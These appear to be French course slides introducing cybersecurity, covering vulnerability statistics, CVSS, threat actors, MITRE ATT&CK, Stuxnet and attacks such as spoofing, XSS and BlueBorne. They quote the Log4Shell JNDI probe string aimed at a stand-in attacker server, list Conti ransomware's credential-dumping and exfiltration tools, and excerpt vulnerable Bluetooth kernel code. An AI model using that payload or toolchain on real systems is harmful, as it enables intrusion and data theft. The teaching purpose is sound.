



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
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4 Facteurs principaux d'évolutions

Expertise



Accessibilité




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M2M




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
- Accès par expert uniquement
- Utilisation Scientifique




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
- Accès aux utilisateurs du réseau via des serveurs relais
- Peu de Workstation
- Accès physique aux Workstations obligatoire



Arpanet (1983), WWW (1989)




- Accès aux utilisateurs du réseau membre ARPANET
- Workstations plus étendues
- HTML, HTTP, URI
- DNS, EMAIL, PC




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
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
- Accès à tous les utilisateurs possédant un provider
- Navigateur Web,
- Pages personnelles/Professionnelles,



Internet – IoT



- Multiplication des points d'accès
 - Objects
 - Terminaux mobiles (3G, 4G, 5G)
 - Véhicules
- Simplification des interfaces
- Vers un tout connecté




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Diversité

Connectivité

Importante ———

Complète ———




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
- Programme scientifique unique
- Aucune connexion extérieure




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
- Applications métiers dédiées
- Pas ou Peu de communication inter-applications
- Communication entre Mainframe – Server - Workstation




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
- Elargissement des applications (Bulletin Board System BBS, client Email, Usenet)
- Début TCP/IP, comm. Inter-applications en pleine croissance




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
- Multiplication des applications commerciales, éducatives
- Communications inter-applications élevées
- HTTP/HTML, IRC, SSL , Corba




Internet – IoT




- Applications mobiles
- Cloud Computing
- Services tout en ligne (As A Service)
- Communication intensive des applications entre elles et vers internet (Big-Data, M2M)




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
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
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


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
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
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
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
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
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

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

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
TOP 100 WEBSITES Global, June 2019



Digital in 2024: Global Overview, Hootsuite, 2024



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


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
Usage des Smartphones

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


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
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



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
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


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
Bad Bot v Good Bot v Human Traffic 2023 - Industry Breakdown



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Online Transaction



SumUp

- ❑ Changements drastiques
 - Multiplication de la diversité des applications
 - Facilitation d'accès aux ressources
 - Multiplication des communications inter-applications
- ❑ De nouveaux usages:
 - Usage massif des réseaux sociaux
 - La part du multimédia très impactante sur le réseau mondial
 - Mobiles plus utilisés que Laptop/Desktop
 - Explosion des transactions M2M
- ❑ Augmentation constante des ventes sur internet /e-commerce

Les constats de sécurité




**Sommes nous
vulnérables ?**




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- Faiblesse de conception
- Faiblesse implémentation
- Faiblesse configuration
- Faiblesse d'utilisation



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

Evolution du nombre de vulnérabilités



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


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Sommes nous vulnérables ?

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
 Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
 Low (AC:L) | High (AC:H)

Privileges Required (PR)*
 None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
 None (UI:N) | Required (UI:R)

Scope (S)*
 Unchanged (S:U) | **Changed (S:C)**

Impact Metrics

Confidentiality Impact (C)*
 None (C:N) | Low (C:L) | **High (C:H)**

Integrity Impact (I)*
 None (I:N) | Low (I:L) | **High (I:H)**

Availability Impact (A)*
 None (A:N) | Low (A:L) | **High (A:H)**

* - All base metrics are required to generate a base score.

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

What is the Common Vulnerability Scoring System (CVSS)

The CVSS is one of several ways to measure the impact of vulnerabilities, which is commonly known as the CVE score. The CVSS is an open set of standards used to assess a vulnerability and assign a severity along a scale of 0-10. The current version of CVSS is v3.1, which breaks down the scale is as follows:

Severity	Base Score
None	0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

<https://www.imperva.com/learn/application-security/cve-cvss-vulnerability/>

Sommes nous vulnérables ?

CVE-2022-35708 Adobe Bridge version 12.0.2 (and earlier) and 11.1.3 (and earlier) are affected by a Heap-based Buffer Overflow vulnerability that could result in arbitrary code execution in the context of the current user. Exploitation of this issue requires user interaction in that a victim must open a malicious file.

Published: septembre 19, 2022; 12:15:11 PM -0400

V3.1: **7.8 HIGH**
V2.0:(not available)

CVE-2023-38604 An out-of-bounds write issue was addressed with improved input validation. This issue is fixed in watchOS 9.6, macOS Big Sur 11.7.9, iOS 15.7.8 and iPadOS 15.7.8, macOS Monterey 12.6.8, tvOS 16.6, iOS 16.6 and iPadOS 16.6, macOS Ventura 13.5. An app may be able to execute arbitrary code with kernel privileges.

Published: July 28, 2023; 1:15:11 AM -0400

V3.1: **9.8 CRITICAL**
V2.0:(not available)

CVE-2021-24042 The calling logic for WhatsApp for Android prior to v2.21.23, WhatsApp Business for Android prior to v2.21.23, WhatsApp for iOS prior to v2.21.230, WhatsApp Business for iOS prior to v2.21.230, WhatsApp for KaiOS prior to v2.2143, WhatsApp Desktop prior to v2.2146 could have allowed an out-of-bounds write if a user makes a 1:1 call to a malicious actor.


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V3.1: **9.8 CRITICAL**
V2.0: **7.5 HIGH**

'LOG4SHELL' APACHE LOG4J - REMOTE CODE EXECUTION (CVE-2021-44228)

Apache Log4j is an open-source Java-based logging package provided by the Apache Software Foundation, as part of the Apache Logging Services. It is the most popular Java logging library, used by millions of Java-based applications worldwide to record activities such as routine system operations and error messages and to send diagnostics to system admins. On December 9, the Apache Foundation released an emergency Log4j version to address a critical flaw in the logging framework. This flaw enables threat actors to compromise a machine by sending it a simple string such as '\$[jndi:ldap://attacker_server/path]' as part of the HTTP request, User-Agent or any other input likely being logged by the server using Log4j. By controlling the messages logged via the logging package, arbitrary code could be executed from a remote server. Called 'Log4Shell', the vulnerability took the security community by storm due to its far-reaching effects on millions of companies, including Cisco, Twitter, Cloudflare, Tesla, Amazon and Apple, that use Log4j. Widespread exploitation of the flaw was observed almost immediately, both by low skilled attackers to distribute rpytominers, as well as by state sponsored APT groups, to gain access to corporate networks. According to Check Point Research approximately 48.3% of organizations were affected by exploitation attempts of the Log4Shell Vulnerability in 2021.

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


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
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Desktop, Mobile & Tablet Operating System Market Share Worldwide

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
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Low = CVSS Score [0-3], Medium CVSS Score[4-6]; High CVSS Score[7-9]

<https://www.cvedetails.com/top-50-product-cvssscore-distribution.php> 2021

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


Fortinet, Global Threat Landscape Report, 2023


Figure 3: CVEs for multiple platforms by presence on endpoints and among attacks

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
Browser Market Share Worldwide
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
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1	Safari	Apple	1402	Application

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Mobile Operating System Market Share Worldwide
Jan 2009 - Sept 2024



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
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


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Distribution of exploits used in attacks by type of application attacked, November 2022 – October 2023



<https://securelist.com/kaspersky-security-bulletin-2023> statistics



- Oracle Java
- Browsers
- Adobe Reader
- AndroidOS
- Adobe Flash Player
- Microsoft Office

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The distribution of exploits used by fraudsters, by type of application attacked, 2014

Kaspersky security report 2014: overall statistic


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
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
Global Industries Targeted, 2023




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Top targeted website categories during H1 2024 and between 01/2023 and 06/2024



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
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
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
- 64% Phishing/SE
- 4% Application Exploit
- 11% Malicious Insider
- 9% Weak password
- 2% Code Injection
- 6% Service Provider
- 2% Credential Stuffing
- 2% Other

E-Commerce




- 8% Phishing/SE
- 25% Application Exploit
- 17% Malicious Insider
- 33% Code Injection
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Cloud



- 45% Phishing/SE
- 23% Application Exploit
- 12% Malicious Insider
- 6% Weak password
- 12% Credential Stuffing
- 6% Other

POS




- 75% Phishing/SE
- 25% Service Provider

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
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Initial Infection Vector (When Identified)





Observed Malware Families by Category, 2023




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
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
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
Conti ransomware tools

Secret documents leaked by a Conti affiliate offer a peek into their operations

Initial Access	Execution	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Exploit FortiGate firewall	PowerShell scripts	PowerUp	gpedit.msc	mimikatz	Routerscan	psexec	Conti ransomware
Spearphishing attachment	psexec	SharpUp	Set-MpPreference	Invoke-Kerberoast	adfind	wmic	rclone
ProxyShell exploit	wmic	BeRoot	Process Hacker	wmic NTDS.dit dump	nltest	Atera	Data exfiltration to mega.io
	Metasploit	PrivEsc	GMER	wmic lsass dump	net commands	Anydesk	
	Cobalt Strike	FullPowers	PCHunter	Metasploit	netscan	Splashtop	
			TrendMicro remover	Cobalt Strike	SharpView	Remote Utilities	
			Bitdefender Uninstall Tool		PowerView	Invoke-SMBAutobrute	
			Sophos removal scripts		Invoke-Userhunter	CVE-2021-34527	
			PowerTool		Metasploit	CVE-2017-0144	


SOPHOSlabs

Sophos 2022 Thread report




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Example Flows

The Attack Flow project includes a corpus of example flows that may be useful for learning about Attack Flow, studying high-profile breaches, or mining the data for statistical patterns. You can download the entire corpus from the [Attack Flow release page](#), or you can view individual flows on this page. Each Attack Flow is provided in multiple formats:

Builder (.afb)

The format used for creating and editing in the Attack Flow Builder.

JSON (.json)

The machine-readable format for exchanging flows.

Graphviz (.dot)

An example of converting from Attack Flow to another graph format in order to take advantage of other tool ecosystems. Must install [Graphviz](#) to use this format, or use our pre-rendered Graphviz `.png` files.

Mermaid (.mmd)

[Mermaid](#) is another graph format that you can convert Attack Flow into. Notably, Mermaid graphs can be embedded directly in [GitHub Markdown files](#).

List of Examples [🔗](#)

https://center-for-threat-informed-defense.github.io/attack-flow/example_flows/

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INVESTMENT BANKING | LEGAL/REGULATORY

JPMorgan Chase Hacking Affects 76 Million Households

BY JESSICA SILVER-GREENBERG, MATTHEW GOLDSTEIN AND NICOLE PERLROTH | OCTOBER 2, 2014 12:50 PM


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The Manhattan headquarters of JPMorgan Chase, which securities filings revealed was attacked by hackers over the summer. Andrew Burton/Getty Images


MITRE ENGENUITY | Center for Threat Informed Defense

Attack Flow



<https://center-for-threat-informed-defense.github.io/attack-flow/ui/?src=..%2fcorpus%2fJP%20Morgan%20Breach.afb>

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
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Conti Ransomware

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
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


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Qui nous Menace ?



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Qui nous menace ?

Newbie/Toolkit



- Peu expérimentés
- Utilisent les outils disponibles (coder, old guard hackers)
- Objectif:** attaquent par loisir sans intention de nuire

Cyberpunk



- Plus expérimentés
- Objectif:** Actions malicieuses pour leur propre compte (défacement de site, vol de cartes de crédit)

Qui nous menace ?

Internal



- Employés mécontents
- Utilisent ses privilèges existants
- Objectif:** Attaquer leur entreprise

Coder, old guard hackers



- Très grande expertise
- Passionnés, réalisent des outils d'attaques
- Objectif:** Sans intention de nuire, prouesse technique, reconnaissance dans leur groupe

Qui nous menace ?


**Professional criminals,
Cyber-terrorists**




- Grande expertise
- Forte organisation
- Organisation criminelle à grande échelle
- Objectif:**
 - **Vols, espionnage, déni de service**
 - **Alimentent une véritable économie souterraine**

Qui nous menace ?

Ransomware As A Service (RAAS)




Malware As A Service (MAAS)



Kaspersky Security Bulletin 2016

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<https://threatmap.checkpoint.com/>


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
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COMPROMISES BY TYPE OF DATA TARGETED




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TYPES OF DATA COMPROMISED BY ENVIRONMENT




Corporate/Internal Network

- 34% Ransom
- 13% Financial Data
- 2% CNP (E-commerce)
- 18% User Credentials
- 15% PII
- 11% Proprietary
- 7% Crypto Mining




E-Commerce

- 15% Financial Data
- 74% CNP (E-commerce)
- 4% User Credentials
- 7% PII



Cloud

- 42% Financial Data
- 6% CNP (E-commerce)
- 15% User Credentials
- 18% PII
- 6% Proprietary
- 13% Crypto Mining




POS

- 25% Proprietary
- 75% Card Track Data

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Major Cyber Attack of 2017

CheckPoint Security Report 2018

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Rank	Item	Percentage	Range of Prices
1	Credit Cards	22%	\$0.50-\$5
2	Bank Accounts	21%	\$30-\$400
3	Email Passwords	8%	\$1-\$350
4	Mailers	8%	\$8-\$10
5	Email Addresses	6%	\$2/MB-\$4/MB
6	Proxies	6%	\$0.50-\$3
7	Full Identity	6%	\$10-\$150
8	Scams	6%	\$10/week
9	Social Security Numbers	3%	\$5-\$7
10	Compromised UNIX® Shells	2%	\$2-\$10

Source: Symantec Corporation



Qui nous prennent-ils ?

Home Buy CC CC Orders **Buy Dumps** Dump orders BinLookup Checker Tickets Hello, Cart (0) 0.0\$ Balance: [Add money](#) [Replace policy](#) Logout

Load [Mozilla](#) [Firefox](#) [Google](#) [Chrome](#) [Opera](#)

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Bins	Bank & State & City	Base and other	Additional
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Bin	Card	Debit/Credit	Mark	Expired	Track 1	Code	Country	Bank	Base	Price	Cart
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414709	VISA	CREDIT	SIGNATURE	02/16	Yes	101	United States, PA, HARRISBURG, 17111	CAPITAL ONE BANK (USA) N.A. <i>Dump or cc of this particular bank (BIN) cannot be replaced or refunded.</i>	Tortuga-6	39.2\$	<input type="button" value="+"/> +
512107	MASTERCARD	CREDIT	GOLD	02/16	Yes	101	United States, AZ, MESA, 85206	CITIBANK N.A. <i>Dump or cc of this particular bank (BIN) cannot be replaced or refunded.</i>	Tortuga-6	44.8\$	<input type="button" value="+"/> +

<http://krebsonsecurity.com/2013/12/cards-stolen-in-target-breach-flood-underground-markets/>

SumUp

- ❑ Augmentation de la connectivité de la complexité et des applications
→ Augmentation du nombre de vulnérabilités
- ❑ Evolution de l'usage des Systèmes d'information, augmentation des transactions financières, des connexions, des données sensibles
→ Augmentation des menaces



SumUp




Figure 12: What is your major obstacle when it comes to countering cyber-attacks?
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Les enjeux de la sécurité

Etat d'urgence ?



Un état d'urgence ?

- ❑ Menaces présentent avérées et prouvées
 - ❑ Sécuriser coûte de l'argent et du temps → engagement modéré des décideurs
 - ❑ Attentisme des organisations/compagnies face à la menace
 - ❑ Silence radio lors d'attaques
 - Pourquoi?
 - Perte de confiance des utilisateurs/partenaires
 - Peur d'une escalade d'exploitation de la brèche de sécurité.
- Etude de la faille de sécurité tardive,
- Continuité des transactions (escalade)
- Niveau de menace difficilement quantifiable



Un état d'urgence ?

Information Warfare

**Démentir
Exploiter
Corrompre
Détruire**

**Les information et les fonctions de son ennemi
tout en se protégeant soit même contre ces
actions**

Un état d'urgence ?



Nation

Art de la guerre:

- Communications coupées
- Vol d'informations secret défense
- Attaques de sites stratégiques



Compagnies

Art de la guerre:


- Arrêt d'activités
- Vol de données sensibles (prototype, portefeuille client)
- Atteinte à la réputation (défacement...)



Nous tous

- Vol d'informations personnelles (cb, email, images)
- Vol d'argent
- Usurpation d'identité
- Exploitation de nos ressources

HOW STUXNET WORKED



1. infection

Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search

Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update

If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.



4. compromise

The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities—software weaknesses that haven't been identified by security experts.


5. control

In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy

Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

Un état d'urgence ?



<http://krebsonsecurity.com/2012/10/the-scrap-value-of-a-hacked-pc-revisited/>

Un état d'urgence ?



Peek into the Future: The Risk of Things

Internet-connected things

20.8 billion
(predicted)

20 Numbers in billions

The insecurity of things

Medical devices. Researchers have found potentially deadly vulnerabilities in dozens of devices such as insulin pumps and implantable defibrillators.

Smart TVs. Hundreds of millions of Internet-connected TVs are potentially vulnerable to click fraud, botnets, data theft and even ransomware, according to Symantec research.

Cars. Fiat Chrysler recalled 1.4 million vehicles after researchers demonstrated a proof-of-concept attack where they managed to take control of the vehicle remotely. In the UK, thieves hacked keyless entry systems to steal cars.

Today in the USA, there are
25 connected devices per 100 inhabitants

6.4 billion

4.9 billion

3.9 billion

1 Source: gartner.com/newsroom/id/3165317

2014 2015 2016


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NEWS ANALYSIS

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By [Evan Perez](#), CNN Justice Reporter
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SECURITY HACKING CRIME

A hacker tried to poison a Florida city's water supply


They increased the water's lye concentration more than a hundredfold

By [Rob Thubron](#) on February 9, 2021, 5:16 AM | 15 comments



WTF?! Most hacks have an end goal of financial gain, causing disruption or stealing data, but an incident at a Florida city had a more sinister aim: poisoning the water supply. Local and federal law enforcement are now investigating the failed hack, which saw the perpetrator or perpetrators gain remote access to the local water treatment plant.

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


Classification des attaques basées sur la provenance (leur source) de la menace


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


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

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
ATT&CK Matrix for Enterprise

<https://attack.mitre.org/matrices/enterprise/>

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 16 techniques	Discovery 30 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (3)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (5)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
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Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (3)	Browser Extensions	Create or Modify System Process (4)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (5)	Create Account (3)	Escape to Host	Deploy Container	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered Execution (15)	Direct Volume Access	Modify Authentication Process (5)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer	Exfiltration Over Web Service (2)	Firmware Corruption
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Search Victim-Owned Websites			System Services (2)	External Remote Services	Hijack Execution Flow (12)	Execution Guardrails (1)	Multi-Factor Authentication Request Generation	Domain Trust Discovery		Data from Local System	Non-Application Layer Protocol	Transfer Data to Cloud Account	Network Denial of Service (2)
			User Execution (3)	Hijack Execution Flow (12)	Process Injection (12)	Exploitation for Defense Evasion	Network Sniffing	File and Directory Permissions Modification (2)		Data from Network Shared Drive	Non-Standard Port		Resource Hijacking
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (5)	File and Directory Permissions Modification (2)	OS Credential Dumping (8)	Hide Artifacts (10)		Data from Removable Media	Protocol Tunneling		Service Stop
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
Flow of a typical PHOSPHORUS compromise from spear phish




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


Une prise de conscience ?



SAFETY & SECURITY

Say "yes" to HTTPS: Chrome secures the web, one site at a time




Les enjeux de la sécurité

Les bases de la sécurité



Comment se protéger ? Les bases de la sécurité



[JohnManuel http://en.wikipedia.org/wiki/File:CIAJMK1209.png](http://en.wikipedia.org/wiki/File:CIAJMK1209.png)

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❑ Les Objectifs de la sécurité

- Confidentialité
- Intégrité
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Confidentialité

Empêcher toute divulgation d'information à des personnes, programmes ou équipements non autorisés

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Intégrité

Assurer que les informations stockées, transmises et reçues n'ont pas été modifiées par une entité non autorisée. Toute modification d'information entraîne un viol d'intégrité et doit être détecté.

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Disponibilité

Capacité d'un système d'information de fournir un service.
Cela englobe également l'assurance de la restauration du service en cas de défaillance.

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→ Tous les outils/procédures de sécurité ont comme fonction de couvrir en partie ou en totalité les objectifs de sécurité **Confidentialité, Intégrité, Disponibilité.**



Comment se protéger ? Les bases de la sécurité

- ❑ Mais aussi
 - Identification
 - Authentification
 - Autorisation
 - Accountability
 - Non-Répudiation

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Identification

Connaitre l'identité d'une entité. Récupérer un élément caractérisant son interlocuteur .

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
Authentification

Vérifier l'authenticité de l'identité d'une entité (what you know, what you have, what you are).

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Autorisation

Assignment de droits, autorisation en accord avec la politique de sécurité en vigueur.



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
Accountability

Capacité à traquer et enregistrer les activités du Systèmes d'information et de ses utilisateurs

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Non-Répudiation

Imputabilité d'un message, action , activité sur le système d'information.



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


Figure 2-2 Technology, hardware, people, and procedures are woven together as a security fabric.

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❑ Vulnérabilité


Software, Hardware, faille de procédures fournissant à un attaquant une fenêtre d'accès à une machine, un réseau, lui offrant des accès non-autorisés à des ressources du SI.

❑ Menace

Tout danger potentiel pouvant affecter le SI.

❑ Risque

Probabilité qu'une vulnérabilité soit exploitée par un individu (menace) ainsi que l'impact de cet exploit sur la compagnie.




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❑ Exposition


Ensemble d'éléments du SI exposés à une menace.

❑ Contremesure

Éléments mis en place permettant de réduire un risque potentiel.



Les enjeux de la sécurité



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
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
ARP Spoofing

- Utilisation de la couche de liaison
- Utilisation des adresses MAC
- Attaque LAN
- Attaque possible uniquement sur un même segment


- Menace
 - Denis de service,
 - ARP spoofing,
 - Sniffing,
 - Man in the middle




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
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
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
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
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
DNS Spoofing

- ❑ Rediriger un utilisateur vers un autre serveur
- ❑ Deux techniques possibles:
 - DNS ID Spoofing
 - DNS Cache poisoning



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 - DNS spoofing,
 - Phishing




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
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
- Se faire passer pour une machine de confiance
- Injecter des données dans une connexion déjà établie
- Récupérer des données (à la demande) dans une connexion établie



TCP Flooding


- Bloquer une machine en lui forçant à réserver des ressources

TCP Protocol




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


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XSS Cross Site Scripting

- ❑ Exécuter du code dans une page web
 - à l'aide de paramètres
 - à l'aide de formulaires
- ❑ 2 grandes familles
 - XSS non-persistent
 - XSS persistant
- ❑ Menaces
 - Redirection (parfois transparente) de l'utilisateur (→ phishing)
 - Vols d'information (sessions/cookies)
 - Actions malveillantes (défacement, suppression de données) avec l'identité de l'utilisateur courant
 - Modification du site, DoS



XSS Non Persistant

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<%@ page language="java" contentType="text/html;
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
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
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
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
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


Buffer OverFlow


- ❑ Utiliser un bug d'un programme permettant l'exécution d'un code avec les privilèges de ce dernier
- ❑ 2 familles
 - Stack overflow (pile d'exécution du programme)
 - Heap overflow (mémoire allouée dynamiquement)
- ❑ Menaces
 - Exécuter du code sur une machine avec des privilèges élevés (root)



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


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

<https://www.youtube.com/watch?v=PwQIEjZ2sSw>



Bluetooth BlueBorn

- ❑ Protocole créé depuis 1998 maintenu par le consortium Bluetooth Special Interest Group (SIG) (membre Microsoft, intel, Appel, IBM...)
- ❑ Spécification très complexe

→ Divergence entre spécification et implémentation



<https://www.mathworks.com/help/bluetooth/ug/bluetooth-protocol-stack.html>


Bluetooth BlueBorn

- ❑ **Beaucoup d'attaques existent!**
 - ❑ **BlueBug** : actions non autorisées sur le device
 - ❑ **Blueprinting** présente des info. du device cible (e.g list des services,...)
 - ❑ **BlueSmack** attaque DoS (envoi de paquets malformés)
 - ❑ **BlueSnarf** accès à l'ensemble des fichiers de la cible (exploitation de OBEX Push profile vulnérabilité)
 - ❑ **HelloMoto** BlueSnarf + BlueBug
 - ❑ **BlueBump** accès complet au device (nécessite un premier paring autorisé au préalable)
 - ❑ **BlueBorn**: collection d'attaques permettant la réplication

Bluetooth BlueBorn

❑ Exemple d'attaque

1. Récupération du *BDADDR*
2. Connexion au device cible
3. Echange de configuration
4. Exploitation de la vulnérabilité



❑ L'adresse bluetooth du device cible est le seul élément nécessaire pour établir une connexion!

❑ sniffer les communications bluetooth pour récupérer cette adresse (e.g ubertooth)

❑ Sniffer le réseaux wifi (dans la plupart des cas l'adress MAC wifi est identique du BDADDR ou diffère simplement du dernier digit)

Bluetooth BlueBorn



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❑ Les device Bluetooth écoute quasiment toujours les trafics

unicast arrivant vers eux

❑ Une fois la *BDADDR* connue l'attaquant effectue une demande de connexion à la cible en Bluetooth (Unicast)






Bluetooth BlueBorn

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❑ Une fois la connexion établie un échange de configuration commence (ici exemple de négociation de Maximum Transmission Unit MTU)



Bluetooth BlueBorn

❑ Exemple d'attaque


1. Récupération du *BDADDR*
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ConfigurationResponseProcessing

```
...
switch (result) {
    case L2CAP_CONF_SUCCESS:
        ...
        break;
    case L2CAP_CONF_PENDING:
        set_bit(CONF_REM_CONF_PEND, &chan->conf_state);
        if (test_bit(CONF_LOC_CONF_PEND, &chan->conf_state)) {
            char buf[64];
            len = l2cap_parse_conf_rsp(chan, rsp->data, len, buf, &result)

```

```
static int l2cap_parse_conf_rsp(
    struct l2cap_chan *chan, void *rsp, int len, void *data, u16 *result)
{
    struct l2cap_conf_req *req = data;
    void *ptr = req->data;
    int type, olen;
    unsigned long val;
    struct l2cap_conf_rfc rfc;

    while (len >= L2CAP_CONF_OPT_SIZE) {
        len -= l2cap_get_conf_opt(&rsp, &type, &olen, &val);
        switch (type) {
            case L2CAP_CONF_MTU:
                ...
                chan->imtu = val;
                 l2cap_add_conf_opt(&ptr, L2CAP_CONF_MTU, 2, chan->imtu);
                break;
            case L2CAP_CONF_FLUSH_TO:
                chan->flush_to = val;
                l2cap_add_conf_opt(&ptr, L2CAP_CONF_FLUSH_TO, 2, chan->flush_to);
                ...
        }
    }
}

```

Stackoverflow

Bluetooth BlueBorn

https://www.youtube.com/watch?v=U7mWeKhd_-A



Bluetooth BlueBorne

<https://www.youtube.com/watch?v=Az-I90RCns8>





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